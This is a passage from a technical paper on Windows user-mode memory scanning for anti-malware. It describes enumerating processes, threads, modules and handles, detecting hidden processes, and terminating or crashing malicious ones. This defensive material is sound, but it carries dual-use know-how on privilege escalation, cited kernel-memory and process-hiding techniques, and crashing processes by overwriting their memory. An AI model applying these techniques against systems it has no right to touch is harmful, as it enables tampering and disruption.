The process status application programming interface (PSAPI) is a helper library that provides functions to obtain information about processes and device drivers. These functions are available in *psapi.dll*. The functions required for enumeration are: *EnumProcesses*, *EnumProcessModules*, *GetModuleFileNameEx*, *EnumDeviceDrivers*, *GetDeviceDriverFileName*. The enumeration functions return process identifiers (PIDs) for all running processes that can be used with the *OpenProcess* function in order to obtain a handle to the process. Certain processes that run with higher privileges (such as CSRSS.EXE that runs as a SYSTEM process) have a security descriptor set that doesn't allow opening the process with necessary access rights. This issue can be resolved by enabling the *SeDebugPrivilege* (i.e. SE_DEBUG_NAME privilege) for the enumerating process. With this privilege turned on, the calling thread can open process handles with any access rights (PROCESS_ALL_ACCESS) regardless of the security descriptor assigned to a process. This privilege is granted only to users belonging to the Administrator group. Sample code can be found at (Fedotov, 2006a).

On 64-bit Windows NT based operating systems, if *EnumProcessModules* is called from a 32-bit application running under WoW64 (x86 emulator for 64-bit), it can only enumerate the modules of a 32-bit process. If enumeration were to be implemented via a 64-bit application then it is better to use the *EnumProcessModulesEx* function which allows for better filtering of results. If this function is called by a 32-bit application running under WoW64, the filter flag option is ignored. Also, on 64-bit Windows NT based operating systems, *EnumDeviceDrivers* fails if called from within a 32-bit application, and will only succeed if called from within a 64-bit application. Note that 32-bit driver support has been removed in 64-bit Windows Vista.

Note that the PSAPI enumeration functions ultimately call the native API *NtQuerySystemInformation* (implemented in *ntdll.dll*). Hence, a malware that hooks this native API (using any of the user-mode or kernel-mode hooking techniques) can easily bypass enumeration via PSAPI functions.

Enumeration using Tool Help Library

The tool help library functions provide the ability to take a *snapshot* (a read-only copy) of the current state of processes, threads, modules, and heaps that reside in system memory. The tool help functions are implemented in *kernel32.dll*. In order to take a snapshot of the system memory, the *CreateToolhelp32Snapshot* function can be used. Note that the function call fails if we try to retrieve information for a 64-bit process from within a 32-bit process. Sample code can be found at (Fedotov, 2006a).

To enumerate heap nodes of a particular process, we can use the *Heap32ListFirst* and *Heap32ListNext* functions with a handle to the processes' snapshot. Blocks within the heap nodes can be enumerated by using the *Heap32First* and *Heap32Next* functions. These functions retrieve enough information that can be used to read the contents of each heap block into a buffer (using the *ReadProcessMemory* function) and scanned by the memory scanner.

To enumerate modules loaded by a particular process, we can use the *Module32First* and *Module32Next* functions with a handle to the processes' snapshot. These functions retrieve enough information that can be used to read the memory contents of each loaded module into a buffer (using the *ReadProcessMemory* function) and scanned using the memory scanner.

On 64-bit Windows NT based operating systems, using the *CreateToolhelp32Snapshot* function in a 32-bit application to retrieve module information will only include 32-bit modules, while using it in a 64-bit application will only include 64-bit modules. This can be overcome by using the *TH32CS_SNAPMODULE32* flag which includes all 32-bit modules when run on 64-bit Windows.

To enumerate all active processes in memory, we can use the *Process32First* and *Process32Next* functions. These functions retrieve important information about the executable file, such as the process-id of its corresponding process, and the process-id of the parent process. These process-ids can be used to establish parent-child relationships between different processes which are helpful while terminating a parent malicious process and all its malicious child processes. The memory contents of a specific process can be read into a buffer (using the *Toolhelp32ReadProcessMemory* function or the combination of *VirtualQueryEx* and *ReadProcessMemory* functions) and scanned using the memory scanner.

To enumerate all active threads in the system user space, we can use the *Thread32First* and *Thread32Next* functions. Two important pieces of information retrieved are the thread-id and the process-id of the process that created that thread. The thread-id and process-id can be passed on to *OpenThread* and *OpenProcess* functions respectively in order to obtain a handle to each. The process handle in particular can be used with the following functions to retrieve more information: *GetProcessImageFileName*, *GetModuleFileNameEx*, *QueryFullProcessImageName*.

Note that the tool help library functions are similar to the PSAPI enumeration functions in that they too ultimately call the native API *NtQuerySystemInformation* (implemented in *ntdll.dll*). Hence, a malware that hooks this native API (using any of the user-mode or kernel-mode hooking techniques) can easily bypass enumeration via tool help library functions as well.

Enumeration using Performance Counters

The Windows NT based operating systems provide interfaces in order to obtain system information in the form of performance counters. The Performance Data Helper (PDH) functions are made available via *pdh.dll*. Performance data can be collected from either real-time sources or log files. For our purpose of enumerating processes we will use the real-time sources. The performance monitoring architecture defines several *objects*. Each *object* can have one or more *instances*. Each of these *instances* is associated with a set of *performance counters*. For our purpose, we would want to enumerate all *instances* of the *object* named "*Process*", "*Thread*" and "*Process Address Space*".

The "*Process*" performance object consists of counters that monitor running application programs and system processes. The counters we are interested in are: "*Creating Process ID*" – that shows the identifier of the process that created a process, and "*ID Process*" – that shows the unique identifier of a process. Note that a "*Creating Process ID*" counter may no longer identify a running process since the creating process might have terminated after it has created a process. On the other hand, the "*ID Process*" numbers are reused and only identify a process for the lifetime of that process.

The "*Thread*" performance object consists of counters that measure aspects of thread behaviour. The counters we are interested in are: "*ID Process*" – that shows the unique identifier of a process, "*ID Thread*" – that shows the unique identifier of a thread, "*Start Address*" – that shows the starting virtual address for a thread, and "*Thread State*" – that shows the current state of a thread. Just as "*ID Process*", the "*ID Thread*" numbers are reused, so they only identify a thread for the lifetime of

that thread. The "*Thread State*" values can be any of: 0 (initialized), 1 (ready), 2 (running), 3 (standby), 4 (terminated), 5 (waiting), 6 (transition), and 7 (unknown).

The "*Process Address Space*" performance object consists of counters that monitor memory allocation and use for a selected process. The counter we are interested in is: "*ID Process*" – that shows the unique identifier of a process. This counter is considered "costly", meaning that it takes a long time to collect data from them.

In order to enumerate processes and threads using performance counters, we can use the *PdhEnumObjectItems* function. This function requires as arguments the object to enumerate (which could be the "*Process*", "*Thread*" or "*Process Address Space*" objects).

Another method using PDH functions to enumerate processes and threads is shown at (Fedotov, 2006a). This involves using the functions *PdhOpenQuery*, *PdhAddCounter*, *PdhCollectQueryData*, *PdhGetRawCounterArray*, *and PdhCloseQuery*.

The advantage of using these APIs is that it provides a different view to obtain the list of active processes and threads. This information is maintained and retrieved from a different set of data structures than the ones used by the previously discussed methods. The disadvantage is that there are no PDH APIs to enumerate loaded modules within processes. Also, a malware could easily hook these user-mode APIs in order to return manipulated results and essentially hide its malicious processes and threads from enumeration.

Enumeration using Windows Management Instrumentation (WMI)

WMI is Microsoft's implementation of Web-Based Enterprise Management (WBEM) and Common Information Model (CIM) standards from the Distributed Management Task Force (DMTF). It extends the Windows Driver Model (WDM) and provides for uniform access of data from different management sources while extending existing management protocols such as the Simple Network Management Protocol (SNMP). WMI is included since Windows 2000 and Windows XP and is available as a redistributable for previous versions of Windows. The WMI interface is based on Component Object Model (COM) technology and provides for process enumeration functions. Sample code can be found at (Fedotov, 2006a). Again, a malware could hook the WMI or COM interfaces that service these enumerations in order to hide its malicious processes.

Enumerating Processes on a Terminal Server

In order to enumerate processes on a terminal server, we can use the functions exported by *Wtsapi32.dll*. The *WTSEnumerateProcesses* function retrieves information about the active processes on a specified terminal server. This function requires a handle to a terminal server which can be opened with the *WTSOpenServer* function. The *WTSCloseServer* function is used to close the handle. If the application enumerating the processes is running on the terminal server itself then no handle need be opened, rather, the constant WTS_CURRENT_SERVER_HANDLE can be used.

Enumerating Services

Malware could install malicious system services (such as a kernel driver or file system driver or even a Win32 process service) in order to operate in an escalated state. It is hence imperative to have an understanding of what services are currently active in memory and be able to enumerate them. We can use the *EnumServicesStatusEx* function in order to enumerate services within the specified service control manager database. This function requires a valid handle to the service control manager database, which can be obtained by using the *OpenSCManager* function with the SC_MANAGER_ENUMERATE_SERVICE access rights. In order to retrieve the name and service status information for each service, SC_ENUM_PROCESS_INFO is to be provided as another

parameter. We can use this function to enumerate Win32 process services and kernel or file system driver services that are active.

Enumerating Process Modules using *NtQueryInformationProcess* native API

The native API *NtQueryInformationProcess* retrieves information about a specified process. The prototype for this function is as shown:

```
NTSTATUS NTAPI NtQueryInformationProcess (
    __in HANDLE                     ProcessHandle,
    __in PROCESS_INFORMATION_CLASS  ProcessInformationClass,
    __out PVOID                     ProcessInformation,
    __in ULONG                      ProcessInformationLength,
    __out_opt PULONG                ReturnLength );
```

ProcessInformationClass selects the sub-function to be called i.e. the type of process information to retrieve. The sub-functions we are interested in are *ProcessImageFileName* and *ProcessBasicInformation*. *ProcessImageFileName* retrieves the name of the file on disk associate with the process. *ProcessBasicInformation* retrieves important information such as the process-id of current process, process-id of parent process, and pointer to the base address of current processes' PEB (Process Environment Block).

Each process has a PEB. Any thread within the process can access the process' PEB or an injected thread within the process can access it as well. The PEB structure contains process information. Note that the PEB structure is different on 64-bit Windows (i.e. fields are of different sizes). From the PEB we can retrieve information such as the loaded modules for the process, process parameter information such as the command line and the path of the image file for the process, and list of all heaps within the process. From the module list we can also retrieve lists such as: *InLoadOrderModuleList*, *InMemoryOrderModuleList*, and *InInitializationOrderModuleList*. The first two lists contain the application itself as the first module, followed by needed modules (DLLs). The last list contains *ntdll.dll* as the first module followed by *kernel32.dll*. Malware sometimes enumerate this list in order to get the base address of *ntdll.dll* and resolve addresses to native APIs in order to hook them, or get the base address of *kernel32.dll* and resolve addresses to *GetProcAddress* and *LoadLibrary* in order to dynamically load (import) and inject their own DLL (code). Again, the use of native APIs is not recommended by Microsoft since associated internal structures could change from one version of Windows to other.

From TEB to PEB using *NtQueryInformationThread* native API

The native API *NtQueryInformationThread* retrieves information about a specified thread. The prototype for this function is as shown:

```
NTSTATUS NTAPI NtQueryInformationThread (
    __in HANDLE                     ThreadHandle,
    __in THREAD_INFORMATION_CLASS   ThreadInformationClass,
    __inout PVOID                   ThreadInformation,
    __in ULONG                      ThreadInformationLength,
    __out_opt PULONG                ReturnLength );
```

ThreadInformationClass selects the sub-function to be called i.e. the type of thread information to retrieve. It could be any of *ThreadBasicInformation* or *ThreadQuerySetWin32StartAddress*. *ThreadQuerySetWin32StartAddress* retrieves the start address of the thread. On versions of Windows prior to Windows Vista, the returned start address is only reliable before the thread starts running. *ThreadBasicInformation*, retrieves information such as the unique thread-id and process-id (to which the current thread belongs), as well as a pointer to the base address of the thread's TEB (Thread Environment Block). The base address of the TEB can also be obtained using the *NtCurrentTeb* native API call.

Each thread has a TEB. The TEB structure contains thread information. Some of its important members are: a pointer to the base address of the thread's TLS (Thread Local Storage) or TLS array, a pointer to the SDT (Service Descriptor Table) which in turn points to the SSDT (System Service Dispatcher Table), and a pointer to the PEB structure of the process that it belongs to. The PEB pointer is typically located at offset 0x30 inside the current TEB and this location has been stable across 32-bit Windows NT4, 2000, XP, and 2003. The SDT pointer is typically located at offset 0xDC on 32-bit Windows 2000 and at offset 0xE0 on 32-bit Windows XP, inside the current TEB. The FS segment register is always set such that the address FS:0 points to the TEB of the thread being executed. At offset 0x18 inside the current TEB is a pointer to self (i.e. pointer to the first thread's TEB). Hence the following are valid ways of obtaining the base addresses of TEB and PEB:

```
assume fs:nothing
mov eax, fs:[18h] ; get self pointer from TEB
mov ebx, fs:[30h] ; get pointer to PEB
mov  ebx,dword ptr [eax+0x30] ; another way of getting pointer to PEB
```

Typically on a 32-bit Windows NT based operating system, the TEB is located at 0x7FFDE000 and the PEB is located at 0x7FFDF000. Each new thread's TEB is assigned an address growing towards 0x00000000. If a thread exits and a new thread is created then it will get the address of the previous thread's TEB. It is not advisable to rely on such hard-coded values since the internal structures and offsets could change from one version of Windows to the other.

The base value of the FS segment register can be obtained using documented Win32 API calls, *GetThreadContext* and *GetThreadSelectorEntry* functions. A 64-bit application can retrieve the context of a WoW64 thread using the *Wow64GetThreadContext* function. The thread is first suspended using the *SuspendThread* function and then context-flags in the CONTEXT structure are set to retrieve registers context. The *GetThreadSelectorEntry* function (which is only functional on x86-based systems) retrieves a descriptor table entry for the specified selector and thread. The selector we specify here is the FS segment register. The descriptor table entry information can be used to convert a segment-relative address to a linear virtual address, so it can be passed on to the *ReadProcessMemory* function (which only uses linear virtual addresses). With the base value of FS segment register, we can now use *ReadProcessMemory* to read the TEB and PEB of the specified process.

Enumerating Process Modules and Heaps using Native Debug APIs

In order to enumerate loaded modules within a specific process, we need to first obtain its process-id. This can be done by using any of the above discussed methods of enumerating processes. We can then make use of the native debug APIs exported by *ntdll.dll* in order to enumerate modules within that process. This involves first creating a debug buffer using the *RtlCreateQueryDebugBuffer* function and then calling the *RtlQueryProcessDebugInformation*

function to populate the debug buffer with module information. This function requires a "debug information class mask" to be passed in, which in this case would be PDI_MODULES. The debug buffer can be freed using the *RtlDestroyQueryDebugBuffer* function. Sample code to enumerate modules using this can be found at (Vizjereij, 2007). Note that *RtlQueryProcessDebugInformation* creates a remote thread in the process to examine and return a read-only snapshot. In order to enumerate heaps of a specific process, the *RtlQueryProcessDebugInformation* function is called with "debug information class mask" set to PDI_HEAPS | PDI_HEAP_BLOCKS. Sample code to enumerate heaps using this can be found at (Talekar, 2007).

Enumeration using direct read of kernel memory from user-mode

This method is an undocumented technique (or rather a hack) to directly access kernel memory from a user-mode application. This is done by exploiting read access and granting write access to the *\\Device\\PhysicalMemory* section object. A section object, also called a file-mapping object, represents a block of memory that two or more processes can share. Section objects can be mapped to a page file or some other on-disk file. As far as we know, the first use of this section object for viewing physical memory was by Mark Russinovich when he created the physical memory viewer tool called, *Physmem* (Russinovich, 2006). Since then, other proof-of-concept tools and techniques have emerged that take advantage of the *\\Device\\PhysicalMemory* section object in order to read and write parts of kernel memory directly from user-mode. Few examples are listed below:

- A tool called Kmem that shows reading kernel memory from user-mode (Nebbet, 2004).
- A technique to set up a call gate descriptor in the GDT (Global Descriptor Table, which exists in kernel-mode), by opening the *\\Device\PhysicalMemory* section object using *NtOpenSection* and then mapping it using *NtMapViewOfSecton* (Bassov, 2005).
- Techniques to read and write kernel memory from user-mode (Crazylord, 2002).
- Technique to hide processes by directly manipulating kernel memory (90210, 2004).
- Technique to modify SSDT from user-mode by writing to kernel memory (Tan, 2004).

The above methods require cryptic techniques to obtain addresses to un-exported kernel objects and conversion of virtual addresses to actual physical addresses in memory. We could use this undocumented method to read the EPROCESS structure from kernel memory in order to enumerate processes and loaded modules.

Starting with Microsoft Windows Server 2003 Service Pack 1 (SP1), which also includes Windows XP x64 SP1, user-mode applications cannot access *\\Device\\PhysicalMemory* directly and can only access it if a kernel-mode driver is used to pass a handle to the application. This is done by a call to *MmMapViewOf Section* function from a kernel-mode driver. But again this protection was bypassed (Ionescu, 2006). Starting with Windows Vista, access to *\\Device\\PhysicalMemory* from user-mode has been completely removed.

Enumerating open *file* handles within a process

Sometimes it is imperative to enumerate open handles within a process in order to search for a specific type of handle. For example, the infamous *W32/Sober.Z worm* opens a "*file*" type handle to self when in memory, preventing any other external program (such as an anti-malware scanner) from accessing its malicious image on disk. In this case, the memory scanner could enumerate all open "*file*" type handles within the process and close any those are open to self, enabling access to the malicious file on disk. We can enumerate open handles (of all types) system wide by using the native API *NtQuerySystemInformation* with the sub-function *SystemHandleInformation*. This

retrieves important information about each open handle such as the process-id of the process it is associated with and the *ObjectType* (which is the type of handle and can be any of *file*, *directory*, *symbolic link*, *process*, *thread*, *token*, *device*, etc.). For our purpose we are interested in "*file*" type handles. For each handle (say, *h*) associated with a process-id (say, *pid*), we want to be able to gather information about the handle (*h*) such as associated object name and object type. This can be done using the native API functions *NtQueryInformationFile* and *NtQueryObject*. The handle (*h*) is first duplicated using the *DuplicateHandle* function to obtain a handle object (say *hobj*), which is then passed on to *NtQueryObject*. Note that sometimes querying handle objects could lead to a deadlock situation causing the application to hang indefinitely. This can be avoided by creating a new thread and waiting for it to complete in the parent thread. The new thread could point to code that calls *NtQueryInformationFile* on the handle object (*hobj*), by passing the sub-function *FileNameInformation*. This test helps us avoid querying objects that have the potential to cause deadlocks. In order to obtain object name, the sub-function *ObjectNameInformation* is used, whereas in order to obtain object type, the sub-function *ObjectTypeInformation* is used. The object name and object type information can be used to check if a particular process has an open *file* type handle to self (as is the case with *W32/Sober.Z*). When such a self *file* handle is found, it could be closed using the *DuplicateHandle* function. Closing the self *file* handle in *W32/Sober.Z* allows read access to its image on disk allowing complete removal of the malware.

Protected Processes

The Microsoft Windows Vista operating system introduced a new type of process known as a *protected process* in order to enhance support for Digital Rights Management functionality in Windows Vista. Although any application can attempt to create a protected process, the operating system requires that these processes be specially signed by Microsoft. There are two known protected processes on Vista – *audiodg.exe* and *mfpmp.exe*. A typical process cannot perform the following operations such as, inject a thread, access virtual address space, debug, or duplicate a handle on a protected process, nor can it get/set context information or impersonate any thread belonging to the protected process. Also, only the following access rights are allowed to be obtained for a protected process: PROCESS_QUERY_LIMITED_INFORMATION and PROCESS_TERMINATE, while the following access rights are allowed to be obtained for any thread of the protected process, THREAD_QUERY_LIMITED_INFORMATION, THREAD_SET_LIMITED_INFORMATION, and THREAD_SUSPEND_RESUME. Except for the above privileges, no other privileges can be obtained for a protected process or thread, even if *SeDebugPrivilege* is enabled. These restrictions can be circumvented by installing a kernel-mode component in order to access the memory of a protected process. A proof-of-concept tool has already been written (that uses a kernel-mode driver) to demonstrate "un-protecting" a protected process, and make any process "protected" (Ionescu, 2007). This shows that malware authors too could use kernel components and create malicious protected processes. A user-mode memory scanner would be unable to scan the virtual address space of such a process. The scanner could still enumerate all protected processes and scan the associated files on disk. If an infection is found, then the protected process in memory can still be terminated or its threads suspended.

Terminating Malicious Processes

In order to terminate malicious processes it is best to first acquire the *SeDebugPrivilege* so that a handle can be acquired to the target process regardless of the security descriptor assigned to it (Microsoft KB Article, 2006). The handle can be obtained (using *OpenProcess*) with the terminate access right (PROCESS_TERMINATE) or any access right (PROCESS_ALL_ACCESS). We can then use any or all of the following methods in order to terminate malicious processes and threads (DiamondCS, 2005):

- Use the *TerminateProcess* function (exported by *kernel32.dll*). This function unconditionally causes a process to exit. All of the object handles opened by the process are closed and all threads belonging to the process terminate their execution, but DLLs attached to the process are not notified that the process is terminating. Also, terminating a process does not cause child processes to be terminated, nor does it necessarily remove the process object from the system. A process object is deleted when the last handle to the process is closed.
- Use the native API function *NtTerminateProcess* (exported by *ntdll.dll*).
- Use the *EndTask* function (exported by *user32.dll*). This works only if the target process has at least one window.
- Send the WM_CLOSE message to all windows in the target process using the *SendMessage* function (exported by *user32.dll*). This works only if the target process has at least one window and it doesn't handle the WM_CLOSE message.
- Send the WM_QUIT message to all windows in the target process again using the *SendMessage* function. Above mentioned restrictions apply.
- Send the SC_CLOSE system message to all windows in the target process again using the *SendMessage* function. Above mentioned restrictions apply.
- Enumerate all threads in the target process (using any of the discussed methods in previous sections) and terminate them individually using the *TerminateThread* function (exported by *kernel32.dll*). This requires obtaining a handle to each thread by using the *OpenThread* function with THREAD_TERMINATE or THREAD_ALL_ACCESS access rights.
- Enumerate all threads in the target process and terminate them individually using the native API function *NtTerminateThread* (exported by *ntdll.dll*).
- Enumerate all threads in the target process and suspend them, either using *SuspendThread* (exported by *kernel32.dll*) or *NtSuspendThread* (exported by *ntdll.dll*). Then use the *SetThreadContext* function (exported by *kernel32.dll*) and modify the EIP register (instruction pointer) of each to point to the *ExitProcess* function in *kernel32.dll*. Then resume each thread. This again requires obtaining a handle to each thread by using the *OpenThread* function with THREAD_SUSPEND_RESUME and THREAD_SET_CONTEXT access rights or THREAD_ALL_ACCESS access right.
- Create a new thread (as suspended) in the context of the target process using the *CreateRemoteThread* function (exported by *kernel32.dll*) with its start address pointing to *ExitProcess* function in *kernel32.dll*, and then resume the remote thread.
- Attach to the target process as a debugger by using the *DebugActiveProcess* function (exported by *kernel32.dll*) and simply terminate. This causes the process being debugged (i.e. the target process) to terminate as well.
- Obtain a handle to the target process and pass it to the *DebugBreakProcess* function causing the target process to terminate because of an un-handled breakpoint exception.

In order to terminate all child processes (i.e. spawned processes) of a malicious process, we need to establish parent-child relationships and obtain process-ids of all child processes. For this, we can use the following two techniques:

- Enumerate all processes using *NtQuerySystemInformation* and then use the *InheritedFromProcessId* information to enumerate all child process-ids.
- Enumerate all processes using *CreateToolhelp32Snapshot*, *Process32First* and *Process32Next*. Then use the *th32ParentProcessID* information to enumerate all child process IDs.

If all attempts to terminate a malicious process fail, because it may be monitored and protected by some kernel-mode driver, or if user-mode APIs and native APIs related to process termination have been hooked by the malware, then we may at least want to suspend it in order to inhibit its activities. Another case would be where a system process (such as *explorer.exe*, *winlogon.exe*, *csrss.exe*, *smss.exe*) that should not be terminated, is found to be infected (say with a malicious injected DLL). In this case as well, we would want to simply suspend the process (although *explorer.exe* and *winlogon.exe* should not be suspended anyway in order for the computer to be functional). In order to suspend the process we could use the native API function *NtSuspendProcess* (exported by *ntdll.dll*). Another way is to enumerate all threads of the target process and suspend them individually using the *SuspendThread* function (exported by *kernel32.dll*). Sufficient access rights are to be granted when handles to the threads and process are obtained.

If all attempts to terminate and suspend a malicious process fail, we could also consider forcing it to crash. This must be approached with caution since it could sometimes lead to system instability, failure of other applications, or system hang, if the malware is deeply injected in system processes or has hooked system calls and tables. Two methods to forcefully crashing the target process are (DiamondCS, 2005):

- Enumerate all commit memory pages of the target process using the *VirtualQueyEx* function and then set the access level for those memory pages to PAGE_NOACCESS using the *VirtualProtectEx* function. This effectively prevents all read, write and execute operations on those pages, eventually forcing the target process to crash due to its inability to execute code.
- Enumerate all commit memory pages of the target process using the *VirtualQueyEx* function and then use the *WriteProcessMemory* function to overwrite those pages with junk data, eventually causing the target process to crash due to attempting to execute invalid code.

Some of the system critical processes in memory should not be suspended nor terminated in order to maintain system stability and usability. Such system critical processes are: *winlogon.exe*, *explorer.exe*, *services.exe*, and *csrss.exe*. If any of these processes are found to be infected in memory, then either a reboot is required in safe mode preceded by a registry cleaning routine in order to get rid of any malware that might load on system reboot, or scanning from a clean OS loaded from an alternate boot device.

If *lsass.exe* were found to be infected in memory (i.e. via remote code/DLL injection), it is safe to suspend it in order to disinfect the machine, provided we are not enumerating any processes (or modules) by escalating to *SeDebugPrivilege*. This is because if *lsass.exe* were to be suspended while we are still enumerating processes (or modules) would cause the enumerating application to hang indefinitely. This is because, when we try to escalate privileges, one of the Win32 API function used is *LookupPrivilegeValue* which basically uses the RPC server and *lsass.exe* to retrieve information. If *lsass.exe* is suspended during this time, the application will hang indefinitely for the service.

Summarizing User-mode Memory Scanning

The basic idea is to enumerate active memory components visible from user-mode such as processes, services, loaded modules, loaded drivers, etc. and scan the associated files on disk. The actual memory image associated with each component is scanned as well. The memory image of a process is read by using a combination of *VirtualQueryEx* and *ReadProcessMemory* functions. *VirtualQueryEx* enumerates all memory pages within the specified process and the information is returned in a MEMORY_BASIC_INFORMATION structure. This structure has information such as *base address* and *region size*. We can then use *ReadProcessMemory* to read each commit page and store it in a buffer. This buffer can eventually be passed to the memory scanner.

This approach can be used to detect earlier versions of the infamous *Storm Trojan's* (a.k.a. *Zelethan*, *Peacomm*) injected code into *services.exe*. The Trojan drops a malicious kernel-mode driver that has an embedded payload (as an embedded executable). The payload is injected from kernel space into the user space of *services.exe* and scheduled for execution by queuing an Asynchronous Procedure Call (APC) for it. Due to this, there is no "visible" process executing the payload if we were to use any of the enumeration techniques in order to enumerate processes. Scanning the committed memory pages of *services.exe* will reveal the injected code.

When an attempt to scan an associated file on disk for a particular process fails due to the file not being present on disk, this could imply that the file is hidden from Windows API (using rootkit like techniques) or the file is deleted from disk once it is loaded into memory. This was seen with *W32/OnlineGames.AYW* which dropped a malicious kernel-mode driver (detected as *W32/SysTrojan.A*) that existed on disk only for a very brief instance, and was deleted by the malware as soon as it was loaded as a service into memory. This ensured that the malicious driver existed only in memory and not on disk. On subsequent reboots, the malware would re-create the malicious driver file on disk again for a brief instance and delete it again once loaded in memory. In this case, try to scan the memory image of the process in question. Any failed attempt to suspend or terminate the malicious process (because another malicious process in memory could be protecting it) results in adding it to the "pending terminates list". This list is visited again after complete memory scan. If we still fail to terminate or are only able to suspend the malicious processes listed in the list, then the user is to be notified of an un-resolved infection.

When an attempt to scan an associated file on disk for a particular process fails due to access violation to open the file for reading, this could imply that the file is locked by another malicious process in memory or that the associated process has an open handle to self. In this case, the file path is added to a "pending scans list". This list is visited after complete memory scan in order to attempt to scan the file in question again. If still read access to file is denied, and an open "*file*" handle to self is found, then try to close such a handle, and if successful, try to scan the file on disk again.

When the associated file on disk is scanned for a particular process and is found to be clean, proceed to scan all loaded modules by that process. If an infection pertaining to a loaded module is found, instead of trying to terminate the process, only try to suspend the process after making sure it is not one of the critical system processes (such as *winlogon.exe* or *explorer.exe*). If critical system processes are found to be infected then the user is notified of un-resolved infections that would require a reboot in safe mode (or booting into a clean OS using alternate boot devices) and re-scanning of memory. If both the associated file on disk and loaded modules are found to be clean, then proceed to scan the memory image of the process. This is important because a memory resident malware could disinfect its associated files on disk on-access (i.e. when opened for read by an external program) and re-infect them back on close.

Scanning for Hidden Processes from User-mode

One of the most effective methods to scan for hidden processes (that could be hidden via a kernel-mode driver) from user-mode is to use the technique used by the *BlackLight* rootkit detection tool (Silberman & C.H.A.O.S., 2005). It basically calls the *OpenProcess* function on process-ids ranging from 0x00 to the maximum allowed process-id of 0x4E1C, while keeping track of all successful calls. A successful call to *OpenProcess* means that process-id belongs to a valid process in memory. Then use any of the high-level user-mode APIs to enumerate processes (and process-ids), and compare this list with the previously obtained list using *OpenProcess*. Any discrepancy denotes a hidden process. Note that this technique too can be thwarted by manipulating certain structures within the kernel (Silberman & C.H.A.O.S., 2005).

Use all of the methods discussed before in order to enumerate processes and compare the results from each. If there is any discrepancy in the results, then it denotes the compromised state of a machine, i.e. some user-mode API or native API has been hooked or some other technique has been used to attempt to hide processes.

Another method would be to enumerate all open handles in *csrss.exe* that are of type "*process*". This is because *csrss.exe* maintains process handles to all processes currently running in memory. With this information we can determine all process names and process-ids, which can then be compared with enumerations obtained by other techniques (as described in previous sections) in order to find any discrepancies.

There are also open handles of type "*thread*" maintained by *csrss.exe* for each running process in memory. Enumerating the thread handles as well helps us determine the parent of a thread, hence being able to determine all process-ids that currently have any threads running in memory. This enumeration of process-ids can then be compared with enumerations obtained by other techniques (as described in previous sections) in order to find any discrepancies.

Using the native API *NtQuerySystemInformation* with the sub-function *SystemHandleInformation*, we can enumerate all open handles (of all types) on a system. The retrieved information provides associated process-ids with each handle. This enumeration of process-ids can then be compared with enumerations obtained by other techniques (as described in previous sections) in order to find any discrepancies.

If a malware were to hook all of the mentioned user-mode APIs and native APIs used for enumerating memory objects, in order to consistently return manipulated results, then these techniques would fail to find the malicious hidden process. There is also the possibility of false-positives with using the combined data from multiple techniques. This could happen if a process was already enumerated by a few techniques and then exited while still being enumerated by other techniques. Such type of situations must be handled gracefully.

Scanning for memory mapped files

File mapping is the association of a file's contents with a portion of the virtual address space of a process. It is an efficient way for two or more processes on the same computer to share data, while providing synchronization between the processes. This facilitates Inter Process Communication (IPC). Malicious processes could use file mapping in order to communicate and share data from malicious files on disk. Hence it is important for the memory scanner to enumerate mapped files within the address space of each process. Whenever a process wants to map a file on disk, it first opens the file by calling the *CreateFile* function. In order to ensure that other processes do not write to the portion of the file that is mapped, the process could open the file with exclusive access by specifying *zero* in the *fdwShareMode* parameter of *CreateFile*. The memory scanner could enumerate all open file handles by a certain process by using the native API function,

NtQuerySystemInformation with *SystemHandleInformation* and then using another native API function, *NtQueryObject* to search for the object handle "*file*". After enumerating all open file handles, each associated file on disk could be scanned for malicious content. If any such files are found, then the associated file handles could be closed within the malicious process accessing them.

Pros and Cons of User-mode Memory Scanning

Due to the virtual memory address separation of user-mode and kernel-mode, the kernel-mode address space is protected from read or writes access by any user-mode component or thread. Whenever a user-mode API requests certain system information, it is serviced via a kernel-mode service, wherein, a context switch of the thread from user-mode to kernel-mode happens. The desired information is retrieved from various kernel structures or objects and transferred back to the calling user-mode API. When in user-mode, the thread context is switched back to user-mode (less privileged). Any malware that is either using a kernel-mode component, or operating fully in kernel-mode itself, has complete access to all kernel structures as well as control transfers from user-mode to kernel-mode. Hence, such malware could manipulate the retrieved information before transferring it back to user-mode consequently hiding its presence from the user-mode memory scanner. Malware could also disallow termination of malicious processes in memory and/or disallow deletion/disinfection of malicious files on disk, by using kernel-mode components. In order to combat such malware requires implementing a kernel-mode memory scanner. In particular, user-mode memory scan can be bypassed by hooking user-mode APIs and/or native APIs, hooking of kernel structures such as SSDT or IDT, IAT & EAT hooking, SYSENTER hook, inline function hooks, driver hooks (also called IRP – IO Request Packet hooks), and hooking the memory manager. More advanced methods available to kernel malware are filter driver insertion and DKOM (Direct Kernel Object Manipulation). All these techniques are discussed in (Kumar, 2006). If the memory scanner were to be implemented in kernel-mode, it is less susceptible to being thwarted, as integrity of structures and APIs can be checked or monitored.

A user-mode memory scanner also has limitations enforced by the operating system depending on the privileges of the currently logged-on user running the application. If the application were to be run by a limited user with no administrative privileges, it would fail to enumerate several system processes and threads, as well as fail to read memory pages of processes.

On the other hand, a kernel-mode memory scanner (implemented as a kernel-mode driver) is complex to implement, debug and deploy. Compatibility issues with different versions of Windows NT based operating systems need to be taken into consideration as implementation details may significantly vary. For example, the introduction of kernel patch protection or "*PatchGuard*" in 64-bit versions of the Windows OS, as well as several design features to enforce security measures in Windows Vista (Evers, 2006b), makes driver development for memory scanning quite tedious and complex (Evers, 2006a). Also, the stability of such a kernel-mode application depends on a variety of factors such as software and/or hardware configuration. Any faulty implementation could lead to system wide crashes such as reboots, blue screen of death (BSoD), or system freezes. Hence, extreme care must be taken while implementing a kernel-mode memory scanner. Also note that 32-bit driver support has been removed in 64-bit Windows Vista which would require a complete port of the memory scanner if written as a 32-bit kernel-mode driver.

Although a user-mode memory scanner has its limitations, it is much easier to implement, debug and deploy than its kernel-mode counterpart. It can be reliably operated without risk of causing a system wide crash. The worst case scenario could only be a single application crash. Also, the compatibility issues with different versions of Windows NT based operating systems (such as Windows XP 64-bit, Windows Vista 32-bit & 64-bit) can be easily overcome.

Both approaches have their pros and cons. In practice it is best to implement a memory scanner in both user-mode and kernel-mode. By comparing the results from both techniques (a cross-view diff approach), one could reveal any hidden process, files or registry entries determining the compromised state of a machine.

Conclusion

